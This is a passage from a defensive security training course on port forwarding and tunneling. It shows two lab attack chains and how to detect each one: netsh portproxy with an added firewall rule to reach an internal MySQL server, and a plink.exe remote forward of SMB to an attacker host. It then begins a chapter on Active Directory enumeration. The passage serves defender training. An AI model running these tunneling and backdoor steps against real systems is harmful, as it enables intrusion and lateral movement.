


Figure 61: Remote forwarding / tunneling

In our updated network map, the host located behind the gateway also has a MySQL service running that is not accessible by default. If a network administrator would like to reach this service from an external host, they could set up a remote port forward over the SSH protocol.

The remote port forward/tunnel would be initiated on the internal host mapping the local MySQL port (3306) to a remote port on an external remote host. Doing this over a protocol like SSH would allow the external host to interact with the MySQL server behind the gateway, even without specifically allowing inbound connections to that port, while also keeping the communication channel encrypted.

Dynamic forwarding / tunneling is used as a dynamic tunnel rather than being constrained to a single host and port. Dynamic tunneling allows an external host to interact with multiple hosts and ports on the internal network.

A simple network map demonstrating this concept is shown below:




Figure 62: Dynamic forwarding / tunneling

The above figure shows a network setup with multiple internal hosts behind a gateway. By default, ports 21, 22, and 80 are allowed inbound and are forwarded to “Internal Host 01”. There is no outbound filtering implemented on the gateway.

By setting up a dynamic tunnel, a network administrator can allow an external host to interact with other internal hosts on the network while using the initial host as a proxy for the incoming traffic.

Port forwarding and tunneling concepts can be difficult to digest. They are, however, very useful to network administrators. Using the concepts covered in this Learning Unit, a network administrator could temporarily redirect the flow of traffic to specific services on internal hosts without explicitly allowing it on the gateway.

Now that we have a good understanding of these concepts, we will work through two hypothetical scenarios where attackers will use these techniques as part of an attack chain. This will allow us to more clearly understand the process as well as how to detect malicious traffic redirection though port forwarding and tunneling.

14.3.2 Port Forwarding and Tunneling in Practice

The first attack scenario will demonstrate the concept of local port forwarding from the offensive perspective and how we can detect this type of attack.

In this Topic lab, the *snort* machine acts as router, IDS, and firewall between the 192.168.50.0/24 subnet, which simulates a public network, and the 172.16.50.0/24 subnet, which serves as a private, internal network.

Inside the internal network we have two hosts: *webhost* and *dbhost*. The router has local port forwarding setup to redirect traffic coming on ports 21 and 80 to webhost, which has web and FTP services running. While the web server is allowed on the webhost local firewall, the FTP service is blocked by default.

The dbhost host has a MySQL service running, which is not accessible from external networks by default. This database is used by the web applications hosted on webhost.

The network topology of our setup is shown below:




Figure 63: Network topology of our setup

Now that we understand the network configuration, let's discuss how an attacker might get access to the MySQL database after compromising the web server.

Similar to the previous attack scenario covered in this Topic, the web server hosts various applications that are under construction. Since it is not ready for production, it hosts many insecure applications.

Through the robots.txt file, attackers are able to obtain various web directories and files, among them an incomplete *WordPress* installation and a file uploader.

Because this web page is not secured in any way, the attacker can upload a backdoor to our web server and compromise it. After the attacker gains control over the web server, they notice that the WordPress configuration file contains the database login credentials; however, the database is on a remote host.

As the host is not directly accessible from the attacker machine, they will implement local port forwarding on webhost, which they have access to and redirect traffic coming in on port 21 to the dbhost host on the default MySQL port. Before proceeding with this, the attacker also turns off the currently-running FTP service.

Since the initial compromised web server is running on a Windows 2019 operating system, the attacker will create the local port forward with *netsh*:

```
netsh interface portproxy add v4tov4 listenport=21 listenaddress=172.16.50.11
connectport=3306 connectaddress=172.16.50.12
netsh advfirewall firewall add rule name="forward_port_rule" protocol=TCP dir=in
localip=172.16.50.11 localport=21 action=allow
```

Listing 547 - Local port forwarding using netsh

Listing 547 shows the commands executed by the attacker to set up the local port forward. When using the netsh utility, the *portproxy*[489] interface acts as a proxy between IPv4 and IPv6 networks and applications. The attacker specifies that any traffic coming in to webhost on port 21 will be redirected to port 3306 on dbhost.

After the local port forwarding is set, the attacker also needs to ensure that port 21 is accessible through the local firewall. To do this, the attacker adds an inbound firewall rule named *forward_port_rule*, which will allow traffic on port 21.

At the end of this attack chain, the attacker will be able to access the database hosted on dbhost by browsing to the IP address of the *snort* external IP address on port 21.

We can now launch the attack chain by connecting to the *attacker01* box and, once we've moved into the ~/SOC-200/Network_Evasion_and_Tunneling folder, we can launch local_port_forwarding.py while passing as arguments the IP address of our snort box followed by the IP addresses of the webhost and dbhost hosts.

```
kali@attacker01:~/SOC-200/Network_Evasion_and_Tunneling$ sudo python3
local_port_forwarding.py 192.168.50.40 172.16.50.11 172.16.50.12
[+] Contents of the robots.txt:
User-agent: *
Disallow: /simple_upload/*
Disallow: /simple_upload/upload_file.html Disallow: /simple_upload/uploaded_files/*
```

```
Disallow: /wp/*
```

[489] (Microsoft), https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh-interface-portproxy


```
[+] Backdoor successfully uploaded.
[+] FTP Server successfully stopped
[+] Local port forwarding successful
[+] Firewall exception successfully added
[+] local port forward successfully set, you can now attempt to connect to the MYSQL
server using the following command:         mysql --host=192.168.50.40 --port=21 -
uroot -pMkiuCbQ2F6kMkC
```

Listing 548 - Launching the local port forwarding attack chain

After the script has finished executing, we should be able to interact with the database service through the snort external IP address.

```
kali@attacker01:~/SOC-200/Network_Evasion_and_Tunneling$ mysql --host=192.168.50.40 -
port=21 -uroot -pMkiuCbQ2F6kMkC
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 9
Server version: 10.4.22-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| phpmyadmin         |
| test               |
| wordpress          |
+--------------------+
6 rows in set (0.149 sec)
```

Listing 549 - Interacting with the database through the snort external IP

Listing 549 confirms that the attack chain was successful. We are able to access the database service.

Given our knowledge of how local port forwarding can be achieved on the Windows operating system, we can log in to webhost through RDP and inspect the *Event Log* and firewall rules that were added. The student lab is configured to allow RDP to webhost through snort so the results of the changes can be examined.

```
PS C:\Users\Administrator> Get-WinEvent -FilterHashtable @{LogName = 'Microsoft-
Windows-Windows Firewall With Advanced Security/Firewall'} -MaxEvents 20


   ProviderName: Microsoft-Windows-Windows Firewall With Advanced Security


TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
1/31/2022 10:03:01 PM         2008 Information      Windows Defender Firewall Group
Policy settings have changed. The new settings have been applied
```



```
1/31/2022 9:58:43 PM          2004 Information      A rule has been added to the
Windows Defender Firewall exception list....
```

Listing 550 - Reading the Windows Firewall With Advanced Security/Firewall Event Log

The Event Log shows that a new rule has been added to the firewall exception list. Let's explore this further by listing all the firewall rules on the host.

```
PS C:\Users\Administrator> Get-NetFirewallRule -Direction Inbound | Select-Object -
Property DisplayName,Profile,Enabled | Where { $_.Enabled -eq 'True'}

DisplayName
Profile Enabled
-----------
------- ------- ...
Cortana
Domain, Private    True
Network Discovery (Pub-WSD-In)
Private    True
Network Discovery (LLMNR-UDP-In)
Private    True
Network Discovery (WSD-In)
Private    True
Network Discovery (SSDP-In)
Private    True
Network Discovery (WSD Events-In)
Private    True
Network Discovery (WSD EventsSecure-In)
Private    True
Network Discovery (NB-Datagram-In)
Private    True
Network Discovery (NB-Name-In)
Private    True
Network Discovery (UPnP-In)
Private    True
Desktop App Web Viewer                                                    Domain,
Private, Public    True
forward_port_rule                                                            Any
True
```

Listing 551 - Listing all the Inbound firewall rules

While examining the listed firewall *Inbound* rules, we find *forward_port_rule*, which should not be there. Knowing the rule name will allow us to display more information about it.

```
PS C:\Users\Administrator> Get-NetFirewallRule -DisplayName "forward_port_rule"

Name                  : {F55666F7-6A7C-4049-BEE6-CD7407E7120A} DisplayName
: forward_port_rule
Description           :
DisplayGroup          :
Group                 :
Enabled               : True
Profile               : Any
Platform              : {}
Direction                  :  Inbound  Action
: Allow
```



```
EdgeTraversalPolicy   : Block
LooseSourceMapping    : False
LocalOnlyMapping      : False
Owner                 :
PrimaryStatus         : OK
Status                : The rule was parsed successfully from the store. (65536)
EnforcementStatus     : NotApplicable
PolicyStoreSource     : PersistentStore
PolicyStoreSourceType : Local
PS C:\Users\Administrator> Get-NetFirewallRule -DisplayName "forward_port_rule" | Get-
NetFirewallPortFilter

Protocol       : TCP
LocalPort      : 21
RemotePort     : Any
IcmpType       : Any
DynamicTarget  : Any
```

Listing 552 - Getting detailed information using the rule name

Listing 552 shows that the firewall rule is *Enabled*, is an *Inbound* rule, and is used to *Allow* traffic rather than block it. This rule uses TCP port 21.

Obviously we know this rule is malicious since it was added by the attacker. But let's inspect the configuration of the *portproxy* interface.

```
PS C:\Users\Administrator> netsh interface portproxy show v4tov4

Listen on ipv4:             Connect to ipv4:

Address         Port        Address         Port
--------------- ----------  --------------- ----------
172.16.50.11    21          172.16.50.12    3306
```

Listing 553 - Inspecting the configuration of the portproxy interface using netsh

As expected, the output confirms our suspicion. The attacker set up local port forwarding to reach the internal database.

Now that we have demonstrated an attack implementing local port forwarding and have detected it, let's move on to our second example.

We'll use the same network layout used in our previous attack chains. We have two hosts in the form of webhost and dbhost, which are behind the snort firewall. The IP addresses are also identical having the 192.168.50.0/24 subnet, which simulates a public network, and the 172.16.50.0/24 subnet, which serves as a private, internal network.

The snort firewall redirects ports 21 and 80 to webhost, which has a web server that is accessible. The FTP service is not allowed on the local firewall by default. The host has some additional services running that are not accessible through the snort firewall including SMB hosting a shared folder.

Our dbhost host has a MySQL service running, which is not accessible from external networks by default. This database is used by the web applications hosted on webhost.

As a reminder, here is the network topology for our setup:




Figure 64: Network topology of our setup

Let's explore how an attacker can inspect what folders are shared on our compromised webhost host and how they will mount the shared folder on their machine.

The attack chain used in this example is identical to the previous one. Initial compromise is achieved through unprotected upload functionality implemented on the web server.

After the initial compromise, the attacker wants to determine if any shares are available on webhost. This requires the SMB service, which runs on port 445, to be accessible, but it is not. Before proceeding, the attacker dumps the hashes of the compromised host and successfully cracks the password of the *Administrator* account.

To do this, the attacker will transfer the *plink.exe* binary to the compromised host. This is an SSH and Telnet client that the attacker can use to perform a remote port forward. The goal of the tunnel is to map the local SMB port on the attacker machine and allow the attacker to inspect the network shares.

```
echo y | plink.exe -ssh -N -l kali -pw toor -R 192.168.48.2:1234:127.0.0.1:445
192.168.48.2
```

Listing 554 - Remote port forwarding using plink.exe

Listing 554 shows the plink.exe command executed by the attacker. It starts with an echo of the letter "y" due to the fact that plink.exe requires every new SSH key to be accepted via a prompt. After the SSH protocol is specified, we input the credentials to the attacker01 machine. We then specify that we want a remote port forward through the -R argument and provide the remote IP and port of the attacker01 machine followed by the local IP and port we want to redirect.

Lastly, we need to specify the IP address of attacker01 one more time to let plink.exe know which host to connect to via SSH.

We can now launch the attack chain by connecting to attacker01 and, once we've moved into the ~/SOC-200/Network_Evasion_and_Tunneling folder, we can launch remote_port_forwarding.py while passing as arguments the IP address of snort followed by the IP addresses of webhost.

```
kali@attacker01:~/SOC-200/Network_Evasion_and_Tunneling$ sudo python3
remote_port_forwarding.py 192.168.50.40 172.16.50.11
[+] Contents of the robots.txt:
User-agent: *
Disallow: /simple_upload/*
Disallow: /simple_upload/upload_file.html
Disallow: /simple_upload/uploaded_files/*
Disallow: /wp/*

[+] Backdoor successfully uploaded.
# localhost:22 SSH-2.0-OpenSSH_8.4p1 Debian-6
# localhost:22 SSH-2.0-OpenSSH_8.4p1 Debian-6
# localhost:22 SSH-2.0-OpenSSH_8.4p1 Debian-6
# localhost:22 SSH-2.0-OpenSSH_8.4p1 Debian-6
# localhost:22 SSH-2.0-OpenSSH_8.4p1 Debian-6
[+] plink.exe successfully uploaded.
[+] remote_pf.bat successfully uploaded
[>] Setting up remote port forward
[+] Remote port forward successfully set, you can now attempt to list and mount the
shares using the following commands:
        sudo smbclient -L 127.0.0.1 --port=1234 --user=Administrator%lab
sudo mkdir /root/share/
        sudo mount -t cifs -o username=Administrator,password=lab,port=1234
//127.0.0.1/htdocs /root/share
[>] Press ENTER to terminate the remote port forward and exit the script
```


Listing 555 - Launching the remote port forwarding attack chain

After the attack chain has finished executing, the attack script enter a paused state. If the attack was successful, port 1234 should be listening on our attacker01 machine. We can verify this in a separate shell.

```
kali@attacker01:~/SOC-200/Network_Evasion_and_Tunneling$ ss -antp | grep 1234
State      Recv-Q      Send-Q      Local Address:Port    Peer Address:Port      Process
LISTEN     0           128         127.0.0.1:1234        0.0.0.0:*
users:(("sshd",pid=2801,fd=10))
```

Listing 556 - Launching the remote port forwarding attack chain

Next, we can attempt to interact with the port through the *smbclient*[490] utility using the previouslycracked credentials.

```
kali@attacker01:~/SOC-200/Network_Evasion_and_Tunneling$ smbclient -L 127.0.0.1 -
port=1234 --user=Administrator
Enter WORKGROUP\Administrator's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
C$              Disk      Default share
htdocs          Disk
        IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```

Listing 557 - Accessing the network shares on through the attacker machine using smbclient

Listing 557 shows that the remote port forward was successful and we are able to view the shares available on the host. Apart from the standard shares, this host also exposes the htdocs folder. The next step as an attacker is to attempt to mount the folder.

```
kali@attacker01:~/SOC-200/Network_Evasion_and_Tunneling$ sudo mkdir /root/share/

kali@attacker01:~/SOC-200/Network_Evasion_and_Tunneling$ sudo mount -t cifs -o
username=Administrator,port=1234 //127.0.0.1/htdocs /root/share Password for
Administrator@//127.0.0.1/htdocs:

kali@attacker01:~/SOC-200/Network_Evasion_and_Tunneling$ sudo ls -l /root/share total
653
-rwxr-xr-x 1 root root    249 Jan 19 04:44 index.html -rwxr-xr-x
1 root root    147 Jan 24 12:03 robots.txt drwxr-xr-x 2 root
root      0 Jan 18 20:00 simple_upload
-rwxr-xr-x 1 root root 665857 Jan 19 04:40 under_construction.jpeg drwxr-xr-x
2 root root      0 Jan 24 12:28 wp
```

Listing 558 - Mounting the htdocs folder on the attacker's machine

As shown above, after successfully mounting the remote share, we can interact with it and list the files and folders.

[490] (Samba), https://www.samba.org/samba/docs/current/man-html/smbclient.1.html

Once we are able to successfully mount the remote share and browse its files, we can terminate the attack by going back to the shell where our attacking script is paused and press the **I** key.

While SSH is now available on the Windows operating system, it is not installed by default. Because of this, many attackers rely on plink.exe for port forwarding and tunneling. The binary is usually uploaded after the initial compromise and later used to move through the network.

As plink.exe has to run on the target system to initiate and maintain the tunnel, we can detect the initial start of the process using the *Sysmon* Event Logs.

We can log in to webhost through RDP using the snort IP address and inspect the generated Event Logs. We can filter based on events that contain the string "plink".

```
PS C:\Users\Administrator> Get-SysmonEvent | Where-Object { $_.Message -like "*plink*"
}

   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
2/1/2022 12:02:39 AM             1 Information      Process Create:...
2/1/2022 12:00:59 AM             5 Information      Process terminated:... 1/31/2022
11:47:42 PM            1 Information      Process Create:...
1/31/2022 11:47:34 PM            5 Information      Process terminated:... 1/31/2022
11:47:34 PM            1 Information      Process Create:...
1/31/2022 11:47:19 PM            5 Information      Process terminated:...
1/31/2022 11:47:19 PM            1 Information      Process Create:...
1/31/2022 11:46:12 PM            1 Information      Process Create:...
1/31/2022 11:46:12 PM            1 Information      Process Create:...
1/31/2022 11:46:12 PM            1 Information      Process Create:...
```

Listing 559 - Listing the Sysmon event logs while filtering for the plink string in the Message

Listing 559 shows that several events were detected. Since we have the first and last event timestamps, we'll list all of the events to get detailed information on them.

```
PS C:\Users\Administrator> Get-SysmonEvent 1 "1/31/2022 11:46:12" "2/1/2022 12:02:39"
| Where-Object { $_.Message -like "*plink*" } | Format-List ...
TimeCreated  : 2/1/2022 12:02:39 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2022-02-01 08:02:39.016
               ProcessGuid: {6c804c53-e91f-61f8-9b00-000000002500}
               ProcessId: 7592
               Image: C:\xampp\htdocs\simple_upload\uploaded_files\plink.exe
               FileVersion: Release 0.76
               Description: Command-line SSH, Telnet, and Rlogin client
               Product: PuTTY suite
               Company: Simon Tatham
               OriginalFileName: Plink
               CommandLine: plink.exe  -ssh -N -l root -pw toor -R
192.168.48.2:1234:127.0.0.1:445 192.168.48.2
```



```
                CurrentDirectory: C:\xampp\htdocs\simple_upload\uploaded_files\
                User: SERVER03\Administrator
                LogonGuid: {6c804c53-e8ec-61f8-069f-060000000000}
                LogonId: 0x69F06
                TerminalSessionId: 2
                IntegrityLevel: High
                Hashes:
SHA256=828E81AA16B2851561FFF6D3127663EA2D1D68571F06CBD732FDF5672086924D
                ParentProcessGuid: {6c804c53-e8f5-61f8-8f00-000000002500}
                ParentProcessId: 656
                ParentImage: C:\Windows\System32\cmd.exe
                ParentCommandLine: "C:\Windows\system32\cmd.exe"
                ParentUser: SERVER03\Administrator ...
```

Listing 560 - Getting detailed information from the Sysmon event logs

Not only do the events show that plink.exe was indeed the binary that was executed, it also provides us with the full command line used. This can give us crucial information on how the traffic was manipulated by the attacker.

While these attack chains were executed on a relatively small network, it is important to remember that they can be used multiple times by attackers in larger network configurations. Additionally, attackers can combine local, remote, and dynamic tunneling while compromising additional hosts on the internal network.

14.4 Wrapping Up

In this Topic, we explored the theory behind network segmentation and various methods of implementation. We configured egress filtering on a firewall and learned how an attacker can make use of the egress-busting concept to determine the allowed outbound ports.

We then explored the theory behind port forwarding and tunneling. We discussed the function of these techniques and how attackers leverage them. Finally, we presented two attack scenarios that use both local and remote port forwarding.

After each attack chain, we demonstrated basic detection techniques, revealing how they were used in the attack chain.

15 Active Directory Enumeration

In this Topic, we will cover the following Learning Units:

- Abusing Lightweight Directory Access Protocol
- Detecting Active Directory Enumeration

Each learner moves at their own pace, but this Topic should take approximately 6 hours to complete.

Active Directory is a database filled with various types of objects that contain information about domain resources. These resources provide a seamless experience for system administrators and staff. However, attackers can also leverage these resources for information gathering.

By design, domain users have read access to the objects within Active Directory, making it a reservoir of useful information, which we must monitor carefully as defenders. We will demonstrate both enumeration and monitoring techniques in the following Learning Units.

15.1 Abusing Lightweight Directory Access Protocol

This Learning Unit covers the following Learning Objectives:

1. Understand LDAP
2. Interact with LDAP
3. Enumerate Active Directory with PowerView

This Learning Unit will take approximately 1.5 hours to complete.

15.1.1 Understanding LDAP

The *Lightweight Directory Access Protocol* (LDAP)[491] is a protocol designed to interact with a directory service, such as *Active Directory* (AD).

LDAP is built upon the *client-server model*,[492] which is a distributed application structure that splits the workload between the providers of a resource and those requesting those resources. Within the context of LDAP, these roles are split between an LDAP client and LDAP server.

